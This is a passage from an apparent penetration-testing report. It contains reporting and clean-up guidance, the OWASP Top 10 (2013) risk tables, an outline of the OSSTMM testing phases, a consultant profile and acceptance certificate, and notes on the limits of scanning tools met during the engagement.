In the course of penetration testing if a critical issue is identified, it should be reported immediately to ensure that organization is aware of it. At this point criticality of issue should be discussed and countermeasure to safeguard against this issue should be provided.

- Final Reporting

  After the completion of all test cases defined in scope of work, a written report describing the detailed results of the tests and reviews should be prepare with recommendations for improvement. The report should follow a well documented structure. Things that should be definitely in the report are the following sections:

  - Management Summary
  - Scope of the project (and Out of Scope parts)
  - Tools that have been used (including exploits)
  - Dates & times of the actual tests on the systems
  - Every single output of tests performed (excluding vulnerability scan reports which can be included as attachments)
  - A list of all identified vulnerabilities with included recommendations on how to solve the issues found.
  - A list of Action points (what recommendation to perform first, what is the recommended solution)

- Clean Up and Destroy Artifacts

  All information that is created and/or stored on the tested systems should be removed from these systems. If this is for some reason not possible from a remote system, all these files (with their location) should be mentioned in the technical report so that the client technical staff will be able to remove these after the report has been received.

Appendix E: OWASP Top 10 Application Security Risks

VULNERABILITY	DESCRIPTION
A1 – Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6 – Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8 - Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are

	legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

A1 – Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?


A2 – Broken Authentication and Session Management

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.

A3 – Cross-Site Scripting (XSS)

Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

A4 – Insecure Direct Object References




Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability.

A5 – Security Misconfiguration


Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive.

A6 – Sensitive Data Exposure




Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

A7 – Missing Function Level Access Control



Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?	Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.	Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.		Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.

A8 - Cross-Site Request Forgery (CSRF)




Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

A9 - Using Components with Known Vulnerabilities

Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack. It gets more difficult if the used component is deep in the application.	Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.		The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

A10 – Unvalidated Redirects and Forwards



Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.		Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions?


Top 10 Risk Factor Summary

The following table presents a summary of the 2013 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even egregious software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection	App Specific	EASY	COMMON	AVERAGE	SEVERE	App Specific
A2-Authentication	App Specific	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	App Specific
A3-XSS	App Specific	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	App Specific
A4-Insecure DOR	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A5-Misconfig	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A6-Sens. Data	App Specific	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	App Specific
A7-Function Acc.	App Specific	EASY	COMMON	AVERAGE	MODERATE	App Specific
A8-CSRF	App Specific	AVERAGE	COMMON	EASY	MODERATE	App Specific
A9-Components	App Specific	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	App Specific
A10-Redirects	App Specific	AVERAGE	UNCOMMON	EASY	MODERATE	App Specific

Appendix F: OSSTMM Methodology

The methodology flows from the initial module to the completion of the final module. The methodology allows for a separation between data collection and verification testing of and on that collected data. The flow may also determine the precise points of when to extract and when to insert this data.



In defining the methodology of testing, it is important to not constrict the creativity of the tester by introducing standards so formal and unrelenting that the quality of the test suffers. Additionally, it is important to leave tasks open to some interpretation where exact definition will cause the methodology to suffer when new technology is introduced.

Each module has a relationship to the one before it and the one after it. Each section has interrelational aspects to other modules and some inter-relate with all the other sections. Overall, security testing begins with an input that is ultimately the addresses of the systems to be tested. Security testing ends with the beginning of the analysis phase and the construction of the final report. This methodology does not affect the form, size, style, or content of the final report nor does it specify how the data is to be analyzed. That is left to the security tester or organization.

Sections are the whole security model divided into manageable, testable slices. Modules are the test variables in sections. The module requires an input to perform the tasks of the module and the modules of other sections. Tasks are the security tests to perform depending upon the input for the module. The results of the tasks may be immediately analyzed to act as a processed result or left raw. Either way, they are considered the output of the module. This output is often the input for a following module or in certain cases such as newly discovered hosts, may be the input for a previous module.

The whole security model can be broken up into manageable sections for testing. Each Section can in turn be viewed as a collection of test modules, with each module being broken up into sets of tasks.

The OSSTMM does not allow for a separation between what is considered active data collection and verification through agitation; because, in both cases, interaction is required. Nor does it differentiate between active and passive testing where active testing is the agitation to create an interaction with the target and passive testing is the recording, aggregation, and analysis of emanations from the target. This methodology requires both active and passive tests. Furthermore, the Analyst may not be able to differentiate between data collected passively from emanations of the operations and that which is the delayed or misdirected response to agitation. The introduction of any outside event, including the passive kind, has the potential to change the nature of the target's operations and lower the quality of an uninfluenced test on operational security. However, this does not represent a failure of the Analyst or the audit process, but simply an unavoidable evil of testing a system in a stochastic environment over a linear time frame. Simply put, the Analyst often cannot "take back" the agitation once it has been set

in motion and any corrections will cause additional and varied results that do not match the aim of the original task. This is important because it will make it difficult to later compare results. It will also mean that prior tests will influence later tests due to the "memory" of the impact of the test. This is very noticeable in testing over the PHYSSEC channel.

It is important to note that when harmonizing the OSSTMM with other testing standards, it is important not to constrict the flow of this methodology by introducing standards so formal and unrelenting that the quality of the test suffers.

The Test Modules

To choose the appropriate test type, it is best to first understand how the modules are designed to work. Depending on the thoroughness, business, time allotment, and requirements of the audit, the Analyst may want to schedule the details of the audit by phase.

There are four phases in the execution of this methodology:

A. Induction Phase
B. Interaction Phase
C. Inquest Phase
D. Intervention Phase

Each phase lends a different depth to the audit, but no single phase is less important than another in terms of Actual Security.

A. Induction Phase

Every trip begins with a direction. In the induction phase, the Analyst begins the audit with an understanding of the audit requirements, the scope, and the constraints to the auditing of this scope. Often, the test type is best determined after this phase.

Module		Description	Explanation
A.1	**Posture Review**	The review of the culture, rules, norms, regulations, legislation, and policies applicable to the target.	Know the scope and what tests must be done. Required if Phase C is to be properly conducted.
A.2	**Logistics**	The measurement of interaction constraints such as distance, speed, and fallibility to determine margins of accuracy within the results.	Know the limitations of the audit itself. This will minimize error and improve efficiency.
A.3	**Active Detection Verification**	The verification of the practice and breadth of interaction detection, response, and response predictability.	Know the restrictions imposed on interactive tests. This is required to properly conduct Phases B and D.

B. Interaction Phase

The core of the basic security test requires knowing the scope in relation to interactions with the targets conveyed to interactions with assets. This phase will define the scope.

Module		Description	Explanation
B.4	**Visibility Audit**	The determination of the targets to be tested within the scope. Visibility is regarded as "presence" and not limited to human sight.	Know what targets exist and how they interact with the scope, if at all. A dead or missing target is also an unresponsive target. However, an unresponsive target is not necessarily a missing target.
B.5	**Access Verification**	The measurement of the breadth and depth of interactive access points within the target and required authentication.	The access point is the main point of any asset interaction. Verifying an access point exists is one part of determining its purpose. Full verification requires knowing all there is to know about the access point.
B.6	**Trust Verification**	The determination of trust relationships from and between the targets. A trust relationship exists wherever the target accepts interaction between targets in the scope.	Trusts for new processes are often very limited where older processes have a seemingly chaotic evolution to the outsider. Knowing trust relationships between targets will show the age or value of the interaction.
B.7	**Control Verification**	The measurement of the use and effectiveness of the process-based (Class B) loss controls: non-repudiation, confidentiality, privacy, and integrity. The control of alarm is verified at the end of the methodology.	Most processes are defined in response to a necessary interaction and some remain long after that interaction stops or has changed. Knowing what process controls are in place is a type of security archeology.

C. Inquest Phase

Much of security auditing is about the information that the Analyst uncovers. In this phase, the various types of value or the detriment from misplaced and mismanaged information as an asset are brought to light.

Module		Description	Explanation
C.8	**Process Verification**	The determination of the existence and effectiveness of the record and maintenance of existing actual security levels or diligence defined by the posture review and indemnification controls.	Know the controllers and their routines for the controls. Most processes will have a defined set of rules, however actual operations reflect any efficiency, laziness, or paranoia which may redefine the rules. So it's not just that the process is there but also how it works.
C.9	**Configuration Verification / Training Verification**	The research of the steady state (normal operation) of the targets as they have been designed to operate under normal conditions to determine underlying problems outside of the application of security stress tests.	This module explores the default conditions under which the targets operate regularly to understand the intent, business justification, and reasoning for the targets. Additionally, many regulations require information regarding how something is planned to work and this is not always evident in the execution of that work.

C.10	**Property Validation**	The measurement of the breadth and depth in the use of illegal or unlicensed intellectual property or applications within the target.	Know the status of property ownership rights.
C.11	**Segregation Review**	A determination of the levels of personally identifiable information defined by the posture review.	Know which privacy rights apply and to what extent the uncovered personally identifiable information can be classified based on these requirements.
C.12	**Exposure Verification**	The search for freely available information which describes indirect visibility of targets or assets within the chosen channel of the scope.	The word on the street has value. Uncover information on targets and assets from public sources including that from the targets themselves.
C.13	**Competitive Intelligence Scouting**	The search for freely available information, directly or indirectly, which could harm or adversely affect the target owner through external, competitive means.	There may be more value in the information from processes and targets than the assets which they are protecting. Uncover information that by itself or in aggregate can influence competitive business decisions.


D. Intervention Phase

These tests are focused on the resources the targets require in the scope. Those resources can be switched, changed, overloaded, or starved to cause penetration or disruption. This is often the final phase of a security test to assure disruptions do not affect responses of less invasive tests and because the information for making these tests may not be known until other phases have been carried out. The final module, D.17, of Alert and Log Review, is required to verify prior tests which provided no interactivity back to the Analyst. Most security tests that do not include this phase may still need to run an end review from the perspective of the targets and assets to clarify any anomalies.

Module		Description	Explanation
D.14	**Quarantine Verification**	The determination and measurement of effective use of quarantine for all access to and within the target.	Determine the effectiveness of authentication and subjugation controls in terms of black and white list quarantines.
D.15	**Privileges Audit**	The mapping and measurement of the impact of misuse of subjugation controls, credentials, and privileges or the unauthorized escalation of privilege.	Determine the effectiveness of authorization on authentication, indemnification, and subjugation controls in terms of depth and roles.
D.16	**Survivability Validation / Service Continuity**	The determination and measurement of the resilience of the target to excessive or adverse changes where continuity and resilience controls would be impacted.	Determine the effectiveness of continuity and resilience controls through the verification of denial of service and denial of interactivity.
D.17	**Alert and Log Review / End Survey**	A review of audit activities performed with the true depth of those activities as recorded by the target or from a third-party as in the control of alarm.	Know what parts of the audit left a usable and reliable trail.

One Methodology

Putting all the modules together provides one methodology to know and work with. This is one methodology which is applicable to any and all types of security tests. Whether the target be a particular system, a location, a person, a process, or thousands of them, this one methodology will assure the most thorough and efficient test possible.



Appendix G: Security Consultant Profile

Arnel Reyes **Security Consultant** Application & Network Security / Security Solutions Architect	**Experience Summary** Arnel Carrido Reyes, or ACR, is a recognized security specialist with more than 15 years of industry experience. ACR leads an army of Ethical Hackers and IT Security Consultants. • ACR has held various management positions. To date, he has served as Penetration Testing Director, Chief Technology Officer (CTO), IT Security Director and Enterprise Security Solutions Architect specializing in network and systems security. ACR is a leading systems and Security Consultant for many international companies and government organizations. • ACR spearheaded various security assessment, security control testing, vulnerability assessment and penetration testing engagements worldwide for banks, high-end hospitals, multinational corporations, government organizations including military agencies and departments in the Middle East, Asia and America. • ACR holds multiple certifications: Certified Ethical Hacker (CEH), Cisco Certified Network Associate (CCNA), Computer Hacking Forensic Investigator (CHFI), Microsoft Certified Technology Specialist (MCTS), Microsoft Certified Information Technology Professional (MCITP) for Server Administrator (MCITPƒSA) & Enterprise Administrator (MCITPƒEA) & Database Administrator (MCITPƒDBA), EC-Council Certified Security Analyst (ECSA), Licensed Penetration Tester (LPT), Information Technology Infrastructure Library (ITIL), Cisco Certified Network Professional (CCNP), Cisco Certified Network Associate Security (CCNA Security), Cisco Intrusion Prevention System Specialist (CIPSS), Cisco Internetwork Operating System Security Specialist (CIOSSS), Cisco Firewall Security Specialist (CFWSS), Cisco Adaptive Security Appliances Specialist (CASAS), Cisco Virtual Private Network Security Specialist (CVPNSS), Cisco Certified Network Professional Security (CCNP Security), Tripwire Certified Partner Sales Professional (TWCPSP) QualysGuard Certified Specialist (QGCS), FireEye Certified Systems Engineer (FSE), Master in Security Analytics etc. • ACR has also developed various security systems, computer compliance auditor/surveillance system, web-based applications, and accounting software. • ACR is a prolific writer, having authored policies and procedures for the companies that he has worked with which continue to be implemented until now. He continues to create policies and procedures that help efficient management and operations in the company he is presently

	with. • ACR's consulting and training undertakings cover specializing in Cyber Crime Investigations & Forensics, ISO 27001 & 27002, BS 25999 (BCP), PCI Compliance, Information Security (ISMS), Data Protection & Loss Prevention, Vulnerability Assessment, Systems/Network Penetration Testing, Risk/Threat Analysis (BIA), Compliance Testing, Security Information Event Management (SIEM), Security Expert Advisor and secure infrastructure design. His expertise include FIM, GRC, DMZ firewalls, Secure VPNs, EAP/TLS, PEAP, SSL, PKI, Smart Cards, Biometrics, IPSEC, IDS & IPS, Vulnerability Scanners, AV, Honeypots, Audits, filtering policies, multi-layer encrypted file systems, patch management and deployments. Moreover, ACR develops customized and blended security strategies. • ACR's wide range of all product experience has helped develop his overall systems security knowledge. ACR has a passion for tracing malicious hackers in pursuit of which he has had to grapple with issues, which are inextricably entwined in meeting the everyday challenges of information systems security. • ACR is a BS Computer Science degree holder. His diploma was not enough to quench his thirst for knowledge, particularly on various technologies, so he took trainings, seminars and workshops on Unix/Linux, Microsoft, Cisco and Information Security. ACR is a firm believer of, "Human knowledge belongs to the world.

Appendix H: Final Acceptance Certificate (FAC)

ACCEPTANCE CERTIFICATE

This certifies that ARNEL C. REYES, has completed the **Vulnerability Assessment and Penetration Testing** with **Service PO # LPTJUN082017** for SPECTRE HOLDINGS, LTD.

Issued on this 06th day of July, 2017

Arnel C. Reyes **Penetration Tester** **IT Security Consultant**	**Jeff Spectre** **Chief Executive Officer** **Spectre Holdings, Ltd.**

6.1. Required Work Efforts

The Security Consultant performed blackbox penetration testing of which very limited information is available about the target systems. The complexity of this approach leads to the development of certain challenges related to penetration testing. Therefore, various issues and challenges related to the security testing faced by the Security Consultant are as follows:

1. Port scanning tool was not able to identify open ports service names correctly and results were not reliable.
   > Various port scanning tools with its different options were used, sorted out results, compared the data and filtered details to get the right information.
2. Network vulnerability analyzer was not able to discover malware and Microsoft Windows vulnerabilities.
   > A vulnerability analyzer is good tool to assist the Security Consultant in detecting a lead to potential weakness but limitations could not provide information about the existence of potential vulnerability to the target systems. Extensive researched for vulnerability for each identified operating system and manual trial/error effort have done to compromise the target system for possible exploitable vulnerability.
3. Web applications vulnerability scanner was not able to detect input validation defects.
   > Vulnerability scanners provide great help on uncovering application vulnerabilities. However, these tools only depend on vulnerability database such as SQL Injection, Cross Site Scripting (XSS), Cross Frame Scripting (XFS), and Cross Site Request Forgery (CSRF) among others. Due to this limitation, the Security Consultant manually checked section by section each and every components functionality for possible defect such as lack of input validation for “image file upload” and data sanitation to detect malicious code, i.e. Web Shell script. In addition, intensive researched work on the Internet for vulnerabilities of particular third web application such as ProjectSend, WordPress, phpMyAdmin and Joomla. After gathering sufficient information about candidate vulnerability for a specific web application, the Security Consultant tried all possibilities to compromise the target system.
4. Vulnerability assessment tools discovered vulnerabilities with many false positives.
   > It’s expected that assessment tools could provide false positive assessment of which the Security Consultant required to manually validate these discovered potential vulnerabilities if really exploitable or not.
